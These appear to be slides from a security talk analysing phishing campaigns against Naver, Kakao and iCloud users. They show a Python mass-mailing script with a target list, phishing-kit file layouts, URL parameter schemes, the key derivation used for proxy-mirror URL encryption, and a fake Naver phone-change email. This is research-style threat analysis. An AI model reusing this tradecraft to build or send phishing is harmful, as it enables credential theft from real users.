
```
.
├── ch
│   ├── change_phone.php // send mail
│   ├── change_phone_z3.py // batch script
│   ├── cruelty_z1.txt // send log
│   └── z1.txt // target list
├── enc_url.php // url encryption
└── sendgrid-php // sendgrid release
```

SendGrid

- change_phone_z3.py

```
def send_txt_with_url(fname, url):  
    print(">>> " + url)  
    fin = open(fname, 'r')  
    while True:  
        target = fin.readline()  
        if not target:  
            break  
        target = target.strip()  
        logfile = os.path.join(CUR_DIR, 'cruelty_' + fname)  
        result = send_mail_with_url(target, url)  
        print(result)  
        with codecs.open(logfile, mode="a", encoding="utf-8") as lf:  
            strtime = datetime.datetime.now().strftime("%Y.%m.%d %H:%M:%S")  
            lf.write "[" + strtime + " ] " + result + "\r\n"  
        time.sleep(300)  
    fin.close()  
    print("Finished\r\n")  
  
if __name__ == '__main__':  
    try:  
        send_txt_with_url("z1.txt", "http://127.0.0.1/nv/ch/change_phone.php")  
    finally:  
        print("Finished")
```

SendGrid



SendGrid

- Email Header

```
Authentication-Results: mx.naver.com;  
spf=pass (mx.naver.com: domain of bounces+14760089-e350-tax1940=naver.  
com@sendgrid.net designates 50.31.49.41 as permitted sender) smtp.  
mailfrom=bounces+14760089-e350-tax1940=naver.com@sendgrid.net;  
dkim=pass header.i=@sendgrid.net  
X-Naver-ESV: wdFn+6J4p63qMBIYKNwdbXmmFqUqFAIYkXm=  
X-Session-IP: 50.31.49.41  
Received: from o50314941.outbound-mail.sendgrid.net (o50314941.  
outbound-mail.sendgrid.net [50.31.49.41])  
by crcvmail205.nm.naver.com with ESMTP id pGRZS3bgTcmgjMXNhJtX3g
```

Delivery Method

Web Service

Python

Target List

PHP



As a Phisher

Evolutions in Techniques



Traditional Phishing - Case I



The image shows a screenshot of a web page designed to look like a legitimate login interface for a service called 'Dum'. The page has a clean, white background with a simple layout. At the top center is the 'Dum' logo, where 'D' is blue, 'u' is green, and 'm' is red. Below the logo, there are two input fields: the first contains the text 'demo', and the second is labeled '비밀번호 입력' (Enter password). A prominent blue button with the white text '로그인' (Login) is positioned below the password field. Underneath the button, there is a checkbox labeled '로그인 상태 유지' (Keep login state) and a link for 'IP보안 ON' (IP Security ON). Further down, there are three links: '회원가입' (Sign up), '아이디 찾기' (Find ID), and '비밀번호 찾기' (Find password). A horizontal line separates these links from a link that says '카카오계정으로 로그인' (Login with Kakao account). At the very bottom of the page, there is a footer with the text '© Kakao Corp.' and '고객센터' (Customer center).

Dum

demo

비밀번호 입력

로그인

☐ 로그인 상태 유지 IP보안 ON

회원가입 | 아이디 찾기 | 비밀번호 찾기

카카오계정으로 로그인

© Kakao Corp. | 고객센터

Traditional Phishing - Case I

- `http://{cc}/?m=viewInputPasswd&token_help=ZGVtbw==`
- `m`: mode
 - `viewInputPasswdForMyInfo`
 - `viewInputPasswd`
 - `viewDownload`
 - `viewChangePasswd`
- `token_help`: `base64(userid)`


Traditional Phishing - Case I

- Mobile_Detect.php // detect user agent
- css // css resource
- download.php // download file
- error.php // default error page
- favicon.ico // logo icon
- index.php // main controller
- js // javascript resource

Traditional Phishing - Case I

— log.php	// log function page
— mobile_{mode}.php	// mobile function page
— pc_{mode}.php	// pc function page
— reading.php	// ip recon page
— res	// image resource
— result	// victim folder
└ {ip}_log.txt	// victim data
— robots.txt	// anti bot

Traditional Phishing - Case I



Traditional Phishing - Case II



To continue, first verify it's you.

demo

Password



☐ Keep me signed in

[Forgot Apple ID or password?](#)

Traditional Phishing - Case II

- `http://{cc}/?token_help=ZGVtbw==&last=login`
- `token_help`: `base64(userid)`
- `last`: exit page index

Traditional Phishing - Case II

- Merry Christmas.pdf // decoy file
- Mobile_Detect.php // detect user agent
- favicon.ico // logo icon
- iCloud_files // web resource
- icloud.php // modified login page
- index.php // main controller


Traditional Phishing - Case II

— link.php	// redirect to specific victim
— log.php	// log function page
— pdf.php	// show decoy and redirect
— reading.php	// ip recon page
— result	// victim folder
— {ip}_log.txt	// victim data
— robots.txt	// anti bot

Traditional Phishing - Case II



Traditional Phishing - Case II



Evolution 1: Proxy Mirror

- PHPProxy
- Auto update
- Replace response content
- Verify availability

Phishing Site



Proxy



Internet



Proxy Mirror

- Phishing Email

NAVER 회원정보

회원님의 연락처 휴대전화 번호가
변경되었습니다.

회원님의 **휴대전화 번호**가 변경되어 해당 내역을 안내해 드립니다.

휴대전화 번호 변경에 따른 안내

아이디	demo
변경 일시	04/29/2021 07:52 PM (KST)
변경 방법	내정보>회원정보>연락처 수정

회원님이 직접 휴대전화 번호를 변경한 적이 없는데 이 메일을 받았다면 다른 사람에 의해 휴대전화 번호가 변경되었을 수 있습니다.
다른 사람이 내 회원정보에 접근한 것은 아닌지 점검해 주세요.

자세한 내용은 [도움말](#)을 참고해 주세요.

[휴대전화 번호 확인하러 가기 >](#)

네이버를 이용해 주셔서 감사합니다.
더욱 편리한 서비스를 제공하기 위해 항상 최선을 다하겠습니다.

본 메일은 발신전용입니다. 궁금하신 사항은 고객센터의 [문의메뉴](#)를 이용하여 주시기 바랍니다.

Copyright© NAVER Corp. All Rights Reserved.

Proxy Mirror



Proxy Mirror

https://{cc1}/?u=Ym1QTkl1VzlaQkZ1L2daMHd2V0gxVWZocWxDaWtWek5DNmd2aXAxN20
2WW8zUVBieGh0ck0ycDNNM1BrL3RFVU51YkFNcWNuTHF5Yi9kUFIBSXhLc3BJMXpQWU
NVMXNTQTR0NjhIMmoxSEg0WDBuOEZhVmZOVEFY2ZtZmYwa0M3RWR5aHhKREdIdEI
1K0J6UTFkQTVKQIZ4cWxsNnFKdzcycEhYQkJRbEtYZFZhYzhmZ0QzbFQ4ZGo1blZpaTNL

AES-256-CBC



KEY: SHA256("phpurlproxy.kr")
IV: SHA256("#@\$%^&*()_+="-")

https://{cc2}/?page=ZGVtbw==&p=dmlwLzEwMDIvMTAwMw==&u=http%3A%2F%2Fmail.naver.com%2Fbeginn
v.nid


Proxy Mirror

- `https://{cc2}/?page=ZGVtbw==&p=dmlwLzEwMDIvMTAwMw==&u=http%3A%2F%2Fmail.naver.com%2Fbeginnv.nid`
- `page`: `base64({user_id})`
- `p`: `base64(vip/{exit_index}/{exit_index})`
- `u`: `url_encode(target url)`

Proxy Mirror

- DEMO TIME

Proxy Mirror



Proxy Mirror

- DEMO TIME

Evolution 2: Phishing Bot


Phishing Site



ajax



Phishing Bot




Browser

